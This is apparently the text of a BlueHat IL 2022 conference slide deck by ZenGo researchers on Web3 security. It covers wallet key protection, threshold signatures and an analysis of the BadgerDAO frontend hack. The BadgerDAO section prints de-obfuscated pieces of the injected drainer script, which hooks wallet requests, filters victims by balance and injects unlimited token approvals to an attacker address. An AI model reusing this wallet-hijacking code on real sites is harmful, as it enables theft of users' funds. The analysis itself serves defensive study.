
BLUEHAT
IL 2022

Web3 Security
The Blockchain is Your SIEM

Tal Be’ery
Shalev Keren

👋 Hi, I’m Tal Be’ery

- Co-Founder, CTO @ ZenGo
- 20 years of cyber security experience
- Former EIR Innov8 VC, VP Research Aorato (acquired by Microsoft)
- @talbeerysec

👋 Hi, I’m Shalev Keren

- Cryptography and Blockchain Research @ ZenGo
- @shalev0s

ZenGo

Agenda

- What is Web3
  - Web3 intro: Web on the Blockchain
  - The Web3 triangle: Wallet, Smart Contracts, Web2 Frontend
- Security in the Web3 triangle
  - Web3 Security problem
  - Wallet attacks: 1 key to rule them all + solutions
  - The blockchain is our SIEM!
    - Frontend attacks: BadgerDAO incident
    - Smart Contracts attacks: The MultiChain incident
- Web3 security solutions
  - Application level firewall
  - Web3 Personal Firewall
  - Web3 Application Firewall (W3AF)


Web 3: Intro

But first a story


> *I happily played World of Warcraft during 2007-2010, but one day Blizzard removed the damage component from my beloved warlock's Siphon Life spell. I cried myself to sleep, and on that day I realized what horrors centralized services can bring.*
>
> –*Vitalik Buterin*

ZenGo

Web2



Web3: Moving apps to the blockchain



Blockchain - quick reminder

- “Just” a distributed database
  - Reaching a consensus on conflicts is not trivial!
- Messages are authenticated
  - User address corresponds to a public key
  - User signs messages with a private key
  - Private key stored in a wallet
- Very useful for money transfer!
- Bitcoin (2009) is doing that:
  - “1 built-in program”: “Send(source,dest,amount)”
    - Check authenticity by verifying the user’s signature on the transaction
    - Add amount to dest, subtract amount from source
    - Results are saved in the blockchain

Classic Blockchain


User's Wallet

Blockchain

Blockchain: beyond sending money

- Ethereum, co-founded by Vitalik (2015)
  - Has a similar “1 built-in program” for money transfer
  - But also, allows users to upload custom code (smart contract) and interact with it
    - Smart contracts are uploaded into addresses
    - Smart contracts expose callable methods
    - Very similar to a dynamic library (“.dll”, “.so”)
  - When interacting with a contract
    - Destination address is the contract
    - Function name and call parameters are passed as part of the transaction
    - Network fee (“gas”) depends on the complexity of the execution

Web3 Echosphere: Web + Blockchain




ZenGo


The Web3 Triangle

- **Web2 app interface**: App UX, suggests transactions to the user
- **Wallet**: key management, transaction signing and blockchain interaction
- **Blockchain smart contracts (“contracts”)**: implements the app’s logic.

Example: NFT

- The user owns NFTs
  - Ownership is public on blockchain
  - User can transfer via wallet
- Multiple marketplaces
  - For example: Opensea, rarible
- Side note:
  - Ownership is “not perfect”
  - See: moxie
  - But is fixable






ZenGo

Web3 Security: The problem

Web3 has a security problem



As for this hack? Here's what MetaMask support has to say about it:


If you were hacked, this would most likely be due to a few possible reasons:

- *Your computer has been compromised with (malware/spyware) and you stored your private information on your computer.*
- *You have visited a malicious phishing website that stole your information.*
- *You gave your private key or Seed Phrase / Secret Recovery Phrase to someone or a site.*
- *You gave a web3 site / smart contract unlimited access to your funds (check who you gave access to and revoke here: https://tac.dappstar.io/#/)*
- *You installed a fake MetaMask extension that stole your funds.*

Security #1: Wallet

Wallet Security

- Attacks on private key:
  - Theft: phishing, malware, stolen backup, fake wallets
  - Loss: key is lost and backup fails
- Wallet security is key security
- Web3 is pretty much same as for “old” crypto
- Solutions: protect key with a “secure” wallet
  - Hardware
  - MPC




https://research.checkpoint.com/2021/cpr-alerts-crypto-wallet-users-of-massive-search-engine-phishing-campaign-that-has-resulted-in-at-least-half-a-million-dollars-being-stolen/

ZenGo

ZenGo is the Safe & Secure Crypto Wallet.


Buy, store, trade, and earn crypto in a tap.




ZenGo

Threshold Signatures (TSS): 1 becomes 2

- Private key becomes distributed: no longer a Single-Point-of-Failure
- Distributed protocols: back and forth messages exchange between parties
  - Key generation: each party creates a “Share” (which is not “half of the key”)
  - Signing: using the Shares, parties sign together
- The signature looks the same!
- When **1 (private key) becomes 2 (shares)**:
  - Harder for attackers to steal: needs to compromise both parties
  - Easier to backup: each share is meaningless by itself



ZenGo



ZenGo: Easy + Secure


- The first “keyless” wallet: No more (single) private key
- Security:
  - Confidentiality:
    - 2 Party (2-P) Threshold Signatures
      - ZenGo Server
      - ZenGo app on the user’s device
    - Each share is stored in a secure manner
  - Availability
    - Cloud based backup for each share
- UX: Mobile app
  - Already in the pockets of customers
  - No additional cost

ZenGo

Security #2: FrontEnd
The BadgerDao hack

BadgerDao


- “Bringing Bitcoin to DeFi” : Earn interest on your BTC
  - via ERC20



ZenGo

What is ERC-20?

- Standard implementation of a “coin” on Ethereum
- Before ERC20, if you wanted your own coin, you needed to create your own blockchain
- Now, you just need to implement some known methods in your contract:



IERC20 #

Interface of the ERC20 standard as defined in the EIP. Does not include the optional functions; to access them see `ERC20Detailed` .

FUNCTIONS

```
totalSupply()
balanceOf(account)
transfer(recipient, amount)
allowance(owner, spender)
approve(spender, amount)
transferFrom(sender, recipient, amount)
```

ZenGo


CloudFlare: Hackers' entry method

- CloudFlare (CF) is a web2 proxy
  - Security, Content caching (CDN)
- BadgerDAO (BD) uses CF
- CF has a feature to add content to website ("workers")
- **[Aug 2021]** Hackers used a vulnerability in CF to add API key to workers controlled by attackers
  - Required some mistakes on BD side too **[Sep 2021]**
- **Hackers are now able to inject code into BD's web2 interface!**

ZenGo

The injected script

- **[Nov 2021]** first version injected
- We were able to locate it independently 😊
  - via https://web.archive.org
- We then de-obfuscated it
- Code Diff (The injected website is in red on left)



ZenGo

Injected script

- Hooking Dapp communication with the wallet

```
Object['keys'](ethereum_obj)['forEach'](
    func_name => {
        var _0x69aac = _0x19e38f;
        const _0xf0ef0d = ethereum_obj[func_name];
        if (typeof _0xf0ef0d === 'function') {
            if (func_name == 'request') {
                const _0x16d963 = _0xf0ef0d;
                ethereum_obj[func_name] = (...args) => {
                    var _0x591e38 = _0x69aac;
                    console.log("incoming request:", args);
                    try {
                        if (
                            args &&
                            args['length'] == 0x1 &&
                            'method' in args[0x0] &&
                            args[0x0]['method'] == 'eth_sendTransaction' &&
                            'params' in args[0x0]
                        ) {
                            var _0x294ee3 = args[0x0]['params'];
                            if ('data' in _0x294ee3[0x0]) {
                                var _0x17a66a = _0x294ee3[0x0]['data'];
                                if (
                                    _0x17a66a['startsWith']('0xb16eb351000000000000000000000000') ||
                                    _0x17a66a['startsWith']('0x2e1a7d4d000000000000000000000000')
                                ) return tx(_0x16d963, ethereum_obj, args);
                            }
                        }
                    } catch (_0x26f612) {
                        _log('error', _0x26f612);
                    }
                    return Reflect['apply'](_0x16d963, ethereum_obj, args);
```

0xb16eb351 - `claim(address[],uint256[],uint256,uint256,bytes32[],uint256[])`

0x2e1a7d4d - `withdraw(uint256)`

ZenGo

Injected script

- Filter Unwanted Victims
  - Don’t Attack Admins (BadgerDAO devs)

```
var devWallets = [
    '0x392888ADe85c036bA57CFb3b17d41DbCAE64Aaa9',
    '0xb65cef03b9b89f99517643226d76e286ee999e77',
    '0x45B14b5d5C536C3FAba451A1ba53387dcdDFCf2F',
    '0x4c16bf1f3acbcbf2b05291e8120dacc05c10586e',
    '0x54cf9df9dcd78e470ab7cb892d7bfbe114c025fc',
    '0xaf94d299a73c4545ff702e79d16d9fb1ab5bdabf',
    '0x59c68a651a1f49c26145666e9d5647b1472912a9',
    '0x15b8fe651c268cfb5b519cc7e98bd45c162313c2'
];
if (devWallets['includes'](victimAddr)) throw 'ADMIN: ' + victimAddr;
```

  - Victim has more than $50K or a special test account

```
if (
    victimAddr != '0x38b8F6af1D55CAa0676F1cbB33b344d8122535C2' &&
    victim_balance < 0xc350
) throw 'Balance too low: ' + victim_balance;
```

ZenGo

Injected script

- Inject Malicious Approve
  - The attacker always asks for an approval to the vault with the largest locked value
    - If the user is interacting with the largest vault, an *approve* tx is injected to the attacker's address

```
var _0x53b1ba = new ethers[('utils')]['Interface'](['function approve(address spender, uint value)']);
tx_data = _0x53b1ba['encodeFunctionData']('approve', [attackerAddr, '0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff']);
```


    - If the user is interacting with another vault a sneaky *increaseAllowance* is injected instead


```
var _0x53b1ba = new ethers[('utils')][('Interface')](['function increaseAllowance(address spender, uint addedValue)']);
tx_data = _0x53b1ba['encodeFunctionData']('increaseAllowance', [attackerAddr, '0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff']);
```

ZenGo

IncreaseAllowance vs. Approve

